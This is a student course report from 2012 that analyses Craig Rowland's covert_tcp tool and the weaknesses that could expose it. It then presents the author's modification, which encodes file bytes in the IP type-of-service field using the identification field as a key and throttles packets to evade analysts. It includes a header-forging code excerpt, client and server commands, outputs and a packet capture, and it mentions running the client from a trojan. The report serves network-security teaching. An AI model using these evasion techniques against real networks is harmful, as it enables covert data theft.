Harjinder Khatkar
A00746060
COMP8505
COMP7D
September 23, 2012

TCP/IP Covert Channel Report

Introduction

Craig Rowlands paper provides demonstrates with code how to take advantage of the many weaknesses in the TCP/IP protocol suite. These weaknesses he identifies allow malicious attackers to hide information in various header fields, whether in the TCP header or IP header, covertly. Rowland provides code that allows an internal machine to create a secret covert channel that will send data back to the attackers machine outside of the internal network. This code would have to be installed on the internal network and on the external machine. His code helps us get around security features such as firewalls, packet sniffers and IDS's, but it is not perfect.

Rowlands code shows an example of how to send ASCII characters in three different ways using raw sockets from a client through a covert channel back to a server. The three different methods are sending this data in the identification field of the IP header, sending it in the SEQ field of the TCP header and using a bounce server to hide data in the ACK sequence number field. These three methods allow us to bypass security on networks. While we only focused on the first and third method, these two have weaknesses in their attack that either may inhibit the code from working correctly or allows us to be caught.

In this report I will analyzing Craig Rowlands code and identifying the weaknesses associated with it. I have modified Rowlands code to use a different field in the TCP/IP headers, as well as a form of encryption of our data. I will be performing a test for my modification, with screenshots provided, to create and fill a file with text on the server side from the client. I will be discussing this after analyzing and identifying the weaknesses in Rowlands code.

Analyzing Craig Rowlands Code

Craig Rowlands code for demonstrating a covert channel has many problems with it. The two methods I will be looking at also have many weaknesses that may not allow the code to work or cause the attacker to be caught. For the problems with the code I will be looking at syntax and coding methods mainly.

Code

For Rowlands code, the syntax for the most part is fine, but there are parts where declarations are in the middle of the code when with proper syntax they are on the top of the function as much as possible. One bad coding method I noticed that he uses a lot of "if" and "else" statements, whereas this information could have been put in to a function cutting down lines of codes and making readability clearer. Another I noticed was how he splits up the server and client side of the code. He puts the client-side code in an "if" condition and server-side code in the "else". For better coding practice, I would either create two separate programs or provide different functions for each. For someone making modifications to the code, it is easy to make a mistake.

Also another coding method he could have used was providing a function that would set all the struct header fields (for TCP and IP) in a separate function rather than in the middle of the function. This is done a few times in his code (if else conditions) and it would make it look much cleaner.

All these coding practices do not break Rowlands code, granted the code is from 1996 and practices have changed to this day, but it helps the modifier/reader understand better and find it easier to make improvements to this covert channel.

What really was wrong with Rowlands code was the weaknesses it presents.

Weaknesses

Although Craig Rowlands code is to take advantages of the weaknesses in the TCP/IP protocol suite, his covert channel code has weaknesses itself against some sophisticated networks and analysts. I was able to identify three weaknesses in his code. These weaknesses either show that the code does not work for a specific method, does not "hide" the data as much as it thinks, or isn't as stealthy as once thought. I will be discussing three examples in the code, one for each of the weaknesses I stated previously.

The first weakness in Rowlands code was found when using his third method, which is hiding the data in the ACK field, using two machines plus a bounce server. Now, in theory this type of covert channel should work correctly, but if we are trying to get data from an internal machine with a sophisticated network and systems administrator, there is a high possibility it will not work. To understand this weakness better there are three machines used in this method, with the packet from the internal machine having a forged source and destination IP. This is the reason the data will not send out, because most sophisticated firewalls will blocked a source IP that is not from the internal network. It thinks it is "external". This is an example of how the code will not work, for sophisticated networks. Granted, some networks may not be as secure as others and this will work just fine.


The second weakness I noticed was in the first method he describes for his code. This is when we are hiding the ASCII characters in the identification field of the IP header. There is a weakness here because it is not necessary encrypted. If a security analyst was to watch packet traffic or review saved traffic, he/she may be able to notice the characters in the identification field. Once one character is noticed, the analyst will know to look for the pattern in that field and may be able to discover the rest of the message. This weakness is not as big as the last because it could take hours or days of effort to notice this, but the fact it exacts I thought should be noticed. Also, there can be a simple way to encode/encrypt this data in that field, which to me is another reason it should be pointed out.

The last weakness I found ties in to the second weakness. An analyst may become suspicious of the packets if he/she notices that the identification field is incrementing and decrementing. Based on the TCP/IP protocol suite, the identification field only increments when in a stream of a packets, so to see it going up and down, an analyst might take note of this. This behavior shows that the code in this field may not be all that stealthy after all. There is more of a chance an analyst will notice this behavior than the 2nd weakness I described, but them combined, may cause the covert channel to be exposed. With both the 2nd and 3rd weaknesses combined a prominent analyst should be able to understand what is going on, granted it will take time.

The three weakness show that Craig Rowlands code works, but it is by no means perfect. There are many precautions that attackers need to take when setting up a covert channel. If an attacker is going to use Rowlands code a modification is highly recommended to try to overcome these weaknesses. If modified correctly, this type of covert channel may not be detectable at all. In the next section of my report I show my modified version of Rowlands code, which tries to overcome both the bad coding methods as well as the weaknesses discussed above.

<u>My Covert Channel Modification</u>

To show the modifications that can be made to prevent some of the weaknesses and bad coding methods that exist in Rowlands code, I created a modified version of his covert channel. In my modified version, instead of using the identification field of the IP header I used the type of service field. I also store a random value in the identification field. This random value is added to the byte value in the type of service field. When the server receives the data, the identification field data acts as a key. By subtracting the identification field from the type of service field on the server, we can reveal our true data from the client. By doing this I provide a simple, but effective encoding of the data to overcome the 2nd weakness I discussed. This can be seen in the screenshots below.



```
/* Make the IP header with our forged info
send_tcp.ip.ihl = 5;
send_tcp.ip.version = 4;
send_tcp.ip.tos = ch + randomID;
send_tcp.ip.tot_len = htons(40);
send_tcp.ip.id = randomID;
send_tcp.ip.frag_off = 0;
send_tcp.ip.ttl = 64;
send_tcp.ip.protocol = IPPROTO_TCP;
send_tcp.ip.check = 0;
send_tcp.ip.saddr = source_addr;
send_tcp.ip.daddr = dest_addr;
```

In this diagram you can see the Type of Service field is set to “ch + randomID” with “ch” being the byte I wish to send and “randomID” being a random value.

RandomID is also stored in the identification field so the right ASCII character can be decrypted on the server side.


To beat the third weakness I discussed of Rowlands code, I simply put a sleep command in to wait 10 seconds before sending the next packet. This way packets are not sent out in one big blast which would allow an analyst to see the difference in the incrementing and decrementing identification field. By spacing out the packets it will become virtually impossible to perform a trace on a group of packets, our message.

I do not use a bounce server for the tests I used my covert channel for, but to provide a solution for the first weakness I discussed we essentially would need a 4th computer (maybe a smtp server) that the internal network trusts and essentially acts as a 2nd bounce server. The coding methods and problems with Rowlands code I discussed earlier, have been modified to some extent as well.


The test that i performed for my modified covert channel was to send data, in this character bytes, within a file from one machine to another on an internal network and write this data to a file. I used my laptop and desktop to carry out this test. I have recorded screenshots of the test in progress (how the program works) and the wireshark tcpdump screens that I include to show that you will not be able to see what character bytes were sent. I also show the tcpdump screenshots to show how we resolved the third weakness I discussed.

As we can see in the screenshots below of the client and server, there are many flags used. If the “-server” flag is used we can say that that machine is acting as a server that will be waiting to receive data. The client must supply what port it wants to go to and the server provides what port it should receive on. These ports need to be the same.

Client:



```
dan@ubuntu:~/Downloads$ sudo ./tc -dest 192.168.0.193 -source 192.168.0.187 -des
t_port 80 -source_port 1234 -file secret.c
```

Server:


```
[root@localhost test]# ./new_tcp -dest 192.168.0.193 -source 192.168.0.187 -dest
_port 80 -file secret.c -server
```

After the program is run on the server side, the server listens for incoming data. The covert channel is opened when the client side is run. This is where we would have perhaps a daemon or trojan who runs the client periodically to send data back to the server. The following screenshot shows the server running.


Server Running (“-dest” is actually 192.168.0.187 as client shows):


daniel@localhost:/home/daniel/Desktop/8505/test
File Edit View Search Terminal Help

```
[root@localhost test]# ./new_tcp -dest 192.168.0.193 -source 192.168.0.193 -dest
_port 80 -file secret.c -server
Covert TCP using 2.0 (c)1996 Craig H. Rowland (crowland@psionic.com) code

Modified by Harjinder Khatkar A00746060
Listening for data from IP: 192.168.0.193
Listening for data bound for local port: Any Port
Decoded Filename: secret.c
Decoding Type Is: TOS Field.

Server Mode: Listening for data.
```

Next, when the client is run it begins to send data. We can see it is reading from the secret.c file, which has the first ASCII character of “h”.


Client Sending
data



```
dan@ubuntu:~/Downloads$ sudo ./tc -dest 192.168.0.193 -source 192.168.0.187 -des
t_port 80 -source_port 1234 -file secret.c
Covert TCP using 2.0 (c)1996 Craig H. Rowland (crowland@psionic.com) code

Modified by Harjinder Khatkar A00746060
Destination Host: 192.168.0.193
Source Host      : 192.168.0.187
Originating Port: 1234
Destination Port: 80
Encoded Filename: secret.c
Encoding Type    : TOS field

Client Mode: Sending data.

Sending Data: h
```

We can see the Server receiving the data in the next screenshot. What we need to understand is the data from the client is being sent in 10 second intervals to stay hidden from creating a pattern.


Server Receiving:


daniel@localhost:/home/daniel/Desktop/8505/test
File Edit View Search Terminal Help

```
Receiving Data:

Receiving Data: h
Receiving Data: e
Receiving Data: l
^C
[root@localhost test]# ./new_tcp -dest 192.168.0.193 -source 192.168.0.187 -dest
_port 80 -file secret.c -server
Covert TCP using 2.0 (c)1996 Craig H. Rowland (crowland@psionic.com) code

Modified by Harjinder Khatkar A00746060
Listening for data from IP: 192.168.0.187
Listening for data bound for local port: Any Port
Decoded Filename: secret.c
Decoding Type Is: TOS Field.

Server Mode: Listening for data.

Receiving Data: h
Receiving Data: e
Receiving Data: l
Receiving Data: l
Receiving Data: o
```

To help understand the 10 second interval better, I captured the traffic on Wireshark to show the difference in times. As can be seen in the screenshot below, the interval is actually slightly longer than 10 seconds, but that is because of network traffic. My network wasn't as busy as say a corporations, but with thousands of packets in a corporation's network, these two would be very hard to see.


Time Difference between two packets received (black bars):



```
118 23.620098  fe80::b573:f18e:2321:655 ff02::1:ff86:db7a  ICMPv6  Neighbor solicitation for fe80::8625:dbff:fe86:db7a from 00:1d:e0:9d:4
119 24.245379  192.168.0.187            192.168.0.193      TCP     [TCP Port numbers reused] search-agent > http [SYN] Seq=0 Win=512 Len=
120 24.245416  192.168.0.193            192.168.0.187      TCP     http > search-agent [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
121 24.532114  fe80::b573:f18e:2321:655 ff02::1:ff86:db7a  ICMPv6  Neighbor solicitation for fe80::8625:dbff:fe86:db7a from 00:1d:e0:9d:4
122 25.532152  fe80::b573:f18e:2321:655 ff02::1:ff86:db7a  ICMPv6  Neighbor solicitation for fe80::8625:dbff:fe86:db7a from 00:1d:e0:9d:4
123 25.583309  fe80::b573:f18e:2321:655 ff02::1:ff14:6782  ICMPv6  Neighbor solicitation for fe80::e2f8:47ff:fe14:6782 from 00:1d:e0:9d:4
124 26.532312  fe80::b573:f18e:2321:655 ff02::1:ff14:6782  ICMPv6  Neighbor solicitation for fe80::e2f8:47ff:fe14:6782 from 00:1d:e0:9d:4
125 26.595594  fe80::b573:f18e:2321:655 ff02::1:ff86:db7a  ICMPv6  Neighbor solicitation for fe80::8625:dbff:fe86:db7a from 00:1d:e0:9d:4
126 27.532390  fe80::b573:f18e:2321:655 ff02::1:ff14:6782  ICMPv6  Neighbor solicitation for fe80::e2f8:47ff:fe14:6782 from 00:1d:e0:9d:4
127 27.532409  fe80::b573:f18e:2321:655 ff02::1:ff86:db7a  ICMPv6  Neighbor solicitation for fe80::8625:dbff:fe86:db7a from 00:1d:e0:9d:4
128 27.614389  fe80::b573:f18e:2321:655 ff02::1:ffb8:b0ad  ICMPv6  Neighbor solicitation for fe80::129a:ddff:feb8:b0ad from 00:1d:e0:9d:4
129 28.532470  fe80::b573:f18e:2321:655 ff02::1:ff86:db7a  ICMPv6  Neighbor solicitation for fe80::8625:dbff:fe86:db7a from 00:1d:e0:9d:4
130 28.532489  fe80::b573:f18e:2321:655 ff02::1:ffb8:b0ad  ICMPv6  Neighbor solicitation for fe80::129a:ddff:feb8:b0ad from 00:1d:e0:9d:4
131 29.248002  Micro-St_b1:05:e3        Azurewav_3f:8f:42  ARP     Who has 192.168.0.187?  Tell 192.168.0.193
132 29.249087  Azurewav_3f:8f:42        Micro-St_b1:05:e3  ARP     192.168.0.187 is at 00:25:d3:3f:8f:42
133 29.532587  fe80::b573:f18e:2321:655 ff02::1:ffb8:b0ad  ICMPv6  Neighbor solicitation for fe80::129a:ddff:feb8:b0ad from 00:1d:e0:9d:4
134 29.986073  173.194.33.54            192.168.0.193      TLSv1   Application Data
135 29.986107  192.168.0.193            173.194.33.54      TCP     55930 > https [ACK] Seq=1 Ack=132 Win=489 Len=0 TSV=1973538 TSER=35184
136 30.829555  D-Link_ec:5f:8b          Broadcast          ARP     Who has 192.168.0.190?  Tell 192.168.0.1
137 31.955550  D-Link_ec:5f:8b          Broadcast          ARP     Who has 192.168.0.192?  Tell 192.168.0.1
138 32.587629  fe80::b573:f18e:2321:655 ff02::1:ff86:db7a  ICMPv6  Neighbor solicitation for fe80::8625:dbff:fe86:db7a from 00:1d:e0:9d:4
139 33.532986  fe80::b573:f18e:2321:655 ff02::1:ff86:db7a  ICMPv6  Neighbor solicitation for fe80::8625:dbff:fe86:db7a from 00:1d:e0:9d:4
140 34.531999  fe80::b573:f18e:2321:655 ff02::1:ff86:db7a  ICMPv6  Neighbor solicitation for fe80::8625:dbff:fe86:db7a from 00:1d:e0:9d:4
141 34.828559  D-Link_ec:5f:8b          Broadcast          ARP     Who has 192.168.0.194?  Tell 192.168.0.1
142 35.245961  192.168.0.187            192.168.0.193      TCP     [TCP Port numbers reused] search-agent > http [SYN] Seq=0 Win=512 Len=
143 35.245993  192.168.0.193            192.168.0.187      TCP     http > search-agent [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
